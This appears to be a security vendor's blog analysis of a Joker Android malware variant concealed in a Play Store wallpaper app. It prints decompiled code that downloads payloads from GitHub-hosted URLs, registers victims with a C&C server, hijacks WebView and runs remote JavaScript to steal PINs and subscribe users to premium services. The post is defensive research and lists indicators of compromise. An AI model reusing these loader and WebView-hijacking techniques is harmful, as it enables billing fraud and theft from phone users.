An Old Joker’s New Tricks: Using Github To Hide Its Payload

By By: Zhengyu Dong Nov 09, 2020 Read time: 6 min (1513 words)

Published: 2020-11-09 · Archived: 2026-04-05 14:00:01 UTC

Mobile

We recently detected a new version of the persistent mobile malware Joker on a sample on Google Play. This updated version utilizes Github pages and repositories in an attempt to evade detection.

The Joker malware has consistently plagued mobile users since its discovery in 2017. In January 2020, Google removed 1700 infected applicationsopen on a new tab from the Play Store — a list that grew over three years. More recently, in September, security company Zscaler found 17 samplesopen on a new tab that were uploaded to the Google Play Store. Joker has been responsible for a range of malicious activity, from signing unknowing users to premium services and compromising SMS messaging to stealing contacts.

The malware has become a well-known persistent threat because the authors continually make small changes to seek gaps in Google's defenses. Previous techniques they have tried include encryption, to hide strings from analysis engines; and “versioning,” which involves uploading a clean version of the app then adding malicious code via updates. We recently detected a new Joker malware version on a sample on Google Play, which utilizes Github pages and repositories in an attempt to evade detection. The sample was also found and analyzed by security researcher Tatyana Shishkovaopen on a new tab.

The app that we analyzed promised wallpapers in HD and 4K quality and was downloaded over a thousand times. It was removed from the Play Store by Google after it was reported as malicious.




Figure 1. A wallpaper app that pushes Joker malware — the URL linking to the app is already inactive

Payload Landing

The most notable difference between this new sample and previous versions is the use of Github and Github Pages to store its malicious payload. This technique has not been seen in any of the earlier Joker malware samples. Fortunately, the Github pages and repositories connected to the malware have all been taken down.

Here are the details of its new storage strategy and other recent developments:

1. It injects malicious code into a new location, not the application class or launcher activity, as seen previously.

```
@Override  // a.b.k.j
public void onCreate(Bundle arg20) {
    NavigationView v9;
    String v3_4;
    TextView v2_4;
    int v0_2;
    MainActivity v6 = this;
    FloatingAction.fi(v6);
    SharedPreferences v0 = v6.getSharedPreferences("wallpPref", 0);
    v6.q = v0;
    int v0_1 = v0.getInt("theme", 0);
    if(v0_1 == 1) {
        v0_2 = 0x7F11000C;  // style:AppThemeAmoled
    }
    else {
        v0_2 = v0_1 == 2 ? 0x7F11000E : 0x7F11000D;  // style:AppThemeLight
    }
```

2. In the past, Joker usually downloads its payload using injected code. This version first gets a *json* configuration string from the remote server, then decrypts the fields to get the next-stage command and control server (C&C) and the next payload's entry point function.


```
public static void oppofindx(Context context) {
    try {
        JSONObject respData = new JSONObject(FloatingAction.get("https://surasuke7.github.io/retrofit/static/vega-schema.json"));
        if(respData.getString("qhost").startsWith("qq")) {
            return;
        }

        new Hoper(context, respData.getString("qun"), "dq", "dqf", respData.getString("qcn"), respData.getString("qmn"), respData.getString("qdl"), respData.getString("qlc")).start();
    }
    catch(IOException | JSONException v2) {
        v2.printStackTrace();
    }
}
}
```

The configuration file is different across various Joker samples. The sample we investigated had the following encrypt fields in *json*.


```
"qun": "iuuqt;00deo/ktefmjws/ofu0hi0tvsbtvlf80wfhbAhi.qbhft0sfmfbtft0w2/6/50qql.73/{jq",
"qvv": "73",
"qmn": "hp",
"qcn": "dpn/gbdfcppl/joufsobm/QsfMpbe",
"qdl": "ebmwjl/tztufn/EfyDmbttMpbefs",
"qlc": "mpbeDmbtt",
```

3. The malware uses Github Pages to facilitate malicious activity while avoiding URL detection. The C&C used to get the configuration string is hxxps://surasuke7.github.io/retrofit/static/vega-schema.json. The Github user uses the name surasuke7, and he hides the configuration in the repository retrofit. The path is static/vega-schema.json.



4. Github is also used to house the payloads. The first payload C&C is hxxps://cdn.jsdelivr.net/gh/surasuke7/vega@gh-pages/releases/v1.5.4/ppk-62.zip (unlike previous versions, the payload landing page is not Aliyun or Amazon). To give more context to the URL: jsdelivr is a fast content delivery network (CDN) to help accelerate the access of GitHub, and the URL has a specific format (hxxps://cdn.jsdelivr.net/gh/user/repo@version/file).

The C&C URL shows that the payload is in surasuke7 user's Vega repository, in the gh-pages branch, and the file path is releases/v1.5.4/ssp-62.raw. The git commit history shows that this attack flow was already used in early October.



5. The payload behaves similar to previous samples. The first payload will check the SIM ISO code before downloading the next payload.

```
public static void go(Context context) {
    if(!PreLoad.goodboy(context)) {
        return;
    }

    new DownloadThread(context, "https://cdn.jsdelivr.net/gh/surasuke7/vega@gh-pages/releases/v1.5.4/ssp-62.raw", "heic62", "hevc62", "com.facebook.internal.Init", "start").start();
}

private static boolean goodboy(Context context) {
    String iso = PreLoad.getSimIso(context);
    return !TextUtils.isEmpty(iso) && iso.length() >= 3 ? "520+502+426+419+420+424+602".contains(iso.substring(0, 3)) : false;
}
```

Infection Process

Once the second payload loads into memory, the infection process will run silently without any apparent behavior on the active device. The following describes and illustrates the process:

1. The malicious payload will call the loadNewJob function to get a new job from the C&C, and the C&C will decide the payload's actions. The following image shows that Joker uses the deviceID in the shared preference file to note if the device is already infected.

```
private void loadNewJob() {
    this.initCookieHandler();
    Job job = MobiService.pref.getDeviceID() == 0 ? MobiService.api.register() : MobiService.api.getJob();
    if(job != null) {
        MobiService.now.setRecord(new Record(job));
        MobiService.pref.addRecent(new Recent(job.id));
        job.addFinishCallback((/* MISSING LAMBDA PARAMETER */) -> {
            MobiService.this.mPrivateHandler.removeMessages(400);
            MobiService.this.mPrivateHandler.sendEmptyMessageDelayed(400, ((long)0));
        });
        if(!job.mobile || this.mMobileNetwork != null && (this.bindNetwork(this.mMobileNetwork))) {
            this.sendMainMsg(500);
            return;
        }

        MobiService.now.getRecord().finish(105);
        return;
    }
```

a. *register*

This function is used to register the victim's device to the C&C server, and the server will issue the first job to the device.

```
public Job register() {
    try {
        JSONObject registerData = this.makeBaseData();
        registerData.put("iso", MobiService.tool.getSimIso());
        registerData.put("os_version", Build.VERSION.SDK_INT);
        registerData.put("pkg", MobiService.tool.getPackageName());
        JSONObject respJson = new JSONObject(this.postDes("http://47.254.236.81:44396/api/job/v1/register/", registerData.toString()));
        if(respJson.getInt("error_code") == 0) {
            JSONObject respData = respJson.getJSONObject("data");
            MobiService.pref.setDeviceID(respData.getInt("device_id"));
            MobiService.pref.setAppID(respData.getInt("app_id"));
            MobiService.pref.setPageUpload(respData.getString("p_u_u"));
            if(respData.getInt("job_code") == 0) {
                return new Job(respData.getJSONArray("jobs").getJSONObject(0));
            }
        }
    }
```

b. *getJob*

The malicious payload uses this function to request a new job.

```
public Job getJob() {
    try {
        JSONObject getJobData = this.makeBaseData();
        getJobData.put("device_id", MobiService.pref.getDeviceID());
        getJobData.put("app_id", MobiService.pref.getAppID());
        getJobData.put("recent_tasks", MobiService.pref.getRecentJobList());
        getJobData.put("recent_success", MobiService.pref.getRecentSuccessJobList());
        JSONObject respJson = new JSONObject(this.postDes("http://47.254.236.81:44396/api/job/v1/request/", getJobData.toString()));
        if(respJson.getInt("error_code") == 0) {
            JSONObject respData = respJson.getJSONObject("data");
            if(respData.getInt("job_code") == 0) {
                return new Job(respData.getJSONArray("jobs").getJSONObject(0));
            }
        }
    }
    catch(Exception v4) {
    }

    return null;
}
```

Either of these would return a Job object, according to its Job class. The json structure should be as follows:

```
{
  "id": int,
  "mobile": bool,
  "pin": string,
  "url": string,
  "check_hack": bool,
  "log_level": int,
  "acts": [
    {
      "id": int,
      "final": bool,
      "url": string,
      "cmd": string
    },
  ],
  "relays": [
    {
      "id": int,
      "begin": string,
      "end": string
    },
  ],
  "thks": [
    {
      "url": string,
      "rule": [
        {
          "new": string,
          "old": string,
        },
      ]
    }
  ]
}
```

Finally, it runs the job and sends a message to the main handler to launch another malicious module, which would hijack WebView.

2. Joker hijacks WebView via call setWebViewClient to set a customized webViewClient object.

```
...
this.mWebKit.setWebViewClient(new WebViewClient() {
    @Override  // android.webkit.WebViewClient
    public void onPageFinished(WebView webView, String str) {
        if((Browser.this.getNowRecord().isFinished()) || (Browser.this.mLockFinishPage)) {
            return;
        }

        Browser.this.log("onPageFinished:" + str);
        Browser.this.mLockFinishPage = true;
        Action jobAction = Browser.this.getNowRecord().addPage(str);
        if(Browser.this.mJob.logLevel >= 300) {
            Browser.this.mWebKit.evaluateJavascript("javascript:window.JS_API.run(\'setContent\', document.documentElement.outerHTML);", null);
        }

        if(jobAction == null) {
            Browser.this.scheduleJobFinish(102, 20034);
            return;
        }

        Browser.this.scheduleJobFinish(103, 20034);
        Browser.this.mMainHandler.sendMessageDelayed(Browser.this.mMainHandler.obtainMessage(803, jobAction), 3012L);
    }

    @Override  // android.webkit.WebViewClient
    public void onPageStarted(WebView webView, String str, Bitmap bitmap) {
        Browser.this.log("onPageStarted:" + str);
        Browser.this.mLockFinishPage = false;
    }

    @Override  // android.webkit.WebViewClient
    public WebResourceResponse shouldInterceptRequest(WebView webView, WebResourceRequest webResourceRequest) {
        return Browser.this.intercept(webResourceRequest);
    }

    @Override  // android.webkit.WebViewClient
    public boolean shouldOverrideUrlLoading(WebView webView, String str) {
        Browser.this.loadUrl(str);
        return 1;
    }
});
```

As shown in the screenshot, it mainly overrides onPageFinished, shouldInterceptRequest, and shouldOverrideUrlLoading.

The intercept could be done in two ways: relay and hack. Each of them would check whether the URL could relay or hack according to the C&C response (corresponding to the *relays array* and the *thks array*, respectively).

Here are some functions the malware uses to complete its compromise of the victims:

a. *loadUrl*

```
public void loadUrl(String str) {
    this.mLockFinishPage = true;
    this.scheduleJobFinish(101, 60034);
    if(this.mJob.hack) {
        this.sendRequestPageMsg(str);
        return;
    }

    this.mWebKit.loadUrl(str);
}
```

If a URL is about to load into the WebView and the check_hack response is True, the malware will send a message to the private handler. This message will call for requestPage function. This function mainly tries to subscribe the user to premium services (see number 3).

b. *intercept*

As mentioned earlier, the malware tries to intercept the request via relay and hack.

Relay

```
WebResponse webResponse = this.mCurResp;
if(webResponse != null) {
    if(uri.startsWith("http")) {
        this.getNowRecord().addRequest(uri, webResourceRequest.getMethod().toUpperCase().equals("GET"), webResponse.statusCode, new String(webResponse.data));
    }

    Relay check = RelayHelper.check(this.mJob, webResponse.finalUrl);
    if(check != null) {
        this.scheduleJobFinish(101, 300034);
        String endUrl = RelayHelper.run(this.mJob, this.mCurResp.finalUrl, check);
        if(endUrl != null) {
            WebRequest webRequest = new WebRequest();
            webRequest.setHeaders(webResourceRequest.getRequestHeaders());
            WebResponse resp = webRequest.get(endUrl);
            if(resp != null) {
                return this.genWebResourceResponse(resp.getMime(), resp.getEncoding(), resp.data);
            }
        }
    }
}
```

This would check whether the final URL can relay. If it can, the malware runs the relay function to redirect users to another URL specified by the C&C.

Hack

This would replace some items in the response body. If the URL cannot relay, at the end of the intercept function, it will try to hack the URL using these steps:

- First, the request must be GET, and the current URL should be found in the thks array response from the C&C

- Then, it performs the request and gets an original response

- Finally, it calls the distortContent function to distort the items

```
public String distortContent(String content, String uri) {
    Hack findDistort = this.mJob.findHackItem(uri);
    if(findDistort != null) {
        for(Object v1: findDistort.replaceItemList) {
            ReplaceItem replaceItem = (ReplaceItem)v1;
            content = content.replace(replaceItem.oldItem, replaceItem.newItem);
        }
    }

    return content;
}
```

c. *onPageFinished*

This function will try to run the JS code sent by the C&C (see number 4).

3. The malware also attempts to subscribe compromised victims to premium services.

While loading a URL, the malware checks if the SIM operator is AIS (a mobile operator based in Thailand) and if the URL is hxxp://ss1.mobilelife.co.th/wis/wap. If both parameters are met, then it will silently subscribe the compromised user to a premium service.

It uses the following steps:

a. Request a confirm code from the operator

b. Read the confirm code from notification or SMS

c. Send a confirm request to the operator with the confirm code

It performs all the steps described without the user's knowledge.

4. The malware has the ability to run JS code.

Similar to the way it overrides the shouldInterceptRequest function, it also overrides onPageFinished to trigger a JS code if one page has finished loading.

```
@Override  // android.webkit.WebViewClient
public void onPageFinished(WebView webView, String url) {
    if((Browser.this.getNowRecord().isFinished()) || (Browser.this.mLockFinishPage)) {
        return;
    }

    Browser.this.log("onPageFinished:" + url);
    Browser.this.mLockFinishPage = true;
    Action jobAction = Browser.this.getNowRecord().addPage(url);
    if(Browser.this.mJob.logLevel >= 300) {
        Browser.this.mWebKit.evaluateJavascript("javascript:window.JS_API.run(\'setContent\', document.documentElement.outerHTML);", null);
    }

    if(jobAction == null) {
        Browser.this.scheduleJobFinish(102, 20034);
        return;
    }

    Browser.this.scheduleJobFinish(103, 20034);
    Browser.this.mMainHandler.sendMessageDelayed(Browser.this.mMainHandler.obtainMessage(803, jobAction), 3012L);
}
```

It gets an Action object from the C&C response and checks whether these actions could run on the current page. After it gets the Action object, it will send a message to the main handler, which would then run the JS code.

```
                    if(message.what == 803) {
                        Browser.this.runJs(((Action)message.obj));
                        return;
                    }
                }
            }
```

Here is the runJs function:

```
public void runJs(Action action) {
    this.log("runJs-" + action.actionID + ":" + action.getCmd());
    String[] v3 = action.getCmd().split("var andu_divider=\'\';");
    int v2;
    for(v2 = 0; v2 < v3.length; ++v2) {
        this.mWebKit.evaluateJavascript(v3[v2], null);
    }
}
```

This would call evaluateJavascript to run the JS code.

```
final class JBridge {
    @JavascriptInterface
    public String run(String type, String value) {
        try {
            if(Browser.this.getNowRecord().isFinished()) {
                return "";
            }

            if(type.equals("setContent")) {
                Page currentPage = Browser.this.getNowRecord().curPage;
                if(currentPage != null) {
                    currentPage.setContent(value);
                }

                return "";
            }

            Browser.this.log("js->" + type + ":" + value);
            switch(type) {
                case "addComment": {
                    Browser.this.getNowRecord().curPage.addComment(value);
                    return "";
                }
                case "finish": {
                    Browser.this.scheduleJobFinish(Integer.parseInt(value), 0);
                    return "";
                }
                case "sleep": {
                    Browser.this.sleep(Integer.parseInt(value));
                    return "";
                }
                case "getPin": {
                    Browser.this.scheduleJobFinish(103, 80068);
                    return Browser.this.getNowRecord().checkPin(Integer.parseInt(value));
                }
                case "get": {
                    goto label_106;
                }
                case "submitForm": {
                    goto label_219;
                }
                case "callPhone": {
```

Because it implements a JS bridge with JavascriptInterface, it has the ability to run JS code. The commands are passed from the C&C. Some of the possible commands:

• addComment - Add comment to current web page

• finish - Finish the web page

• sleep - Make the thread sleep for a specific number of seconds

• getPin - Read the PIN code from a notification

• get – Send a GET request

• submitForm - Submit form data via post request to C&C

• callPhone – Currently unsupported

• sendSms - Send SMS message

• post – Send a POST request

Further investigation found two other samples associated with surasuke7.github.io, but neither of them is on Google Play.

Users may be unaware of any compromise at first glance because the Joker malware sample is contained in a functioning app. The app promises wallpapers and delivers on that promise — the malware is an unfortunate add-on. This is something we have seen from the Joker malware before — it is repacked into apps, and sometimes (if the app is without SMS permissions), it needs to gain some permissions to function. It needs android.permission.BIND_NOTIFICATION_LISTENER_SERVICE to steal pin codes from notifications; and android.permission.READ_PHONE_STATE to get the SIM mobile country code.

Joker is known to only run on devices with a SIM card (and only for specific SIM country codes). This particular sample seems to be targeting users of a mobile operator in Thailand.

This sample contains other long-running elements of the Joker malware: it uses JS code to run C&C commands, and it subscribes users to a WAP service without their knowledge. But it also shows that, as it has been since 2017, Joker is still evolving. In this variation, the actors seem to be seeking a new and effective method to hide the malware's payload. Github is a known public repository, and the threat actors probably assume that using it will help them bypass detection. Another notable change is that the malware now hides everything valuable, such as the fraud URL, on C&C servers.

Indicators of Compromise

SHA 256	**Detection name**	**File name**
33f7593f09f078ad5f6568421f4e9189186e0148490cf47501e1f6c136ca9499	AndroidOS_Joker.A	com.qmobi.cool.Avatar.Cre
ec0826991bed299fe65d889282bd15182b8899774f9913156e8c2d970389e8e3	AndroidOS_Joker.A	net.moji.supermarket

Tags
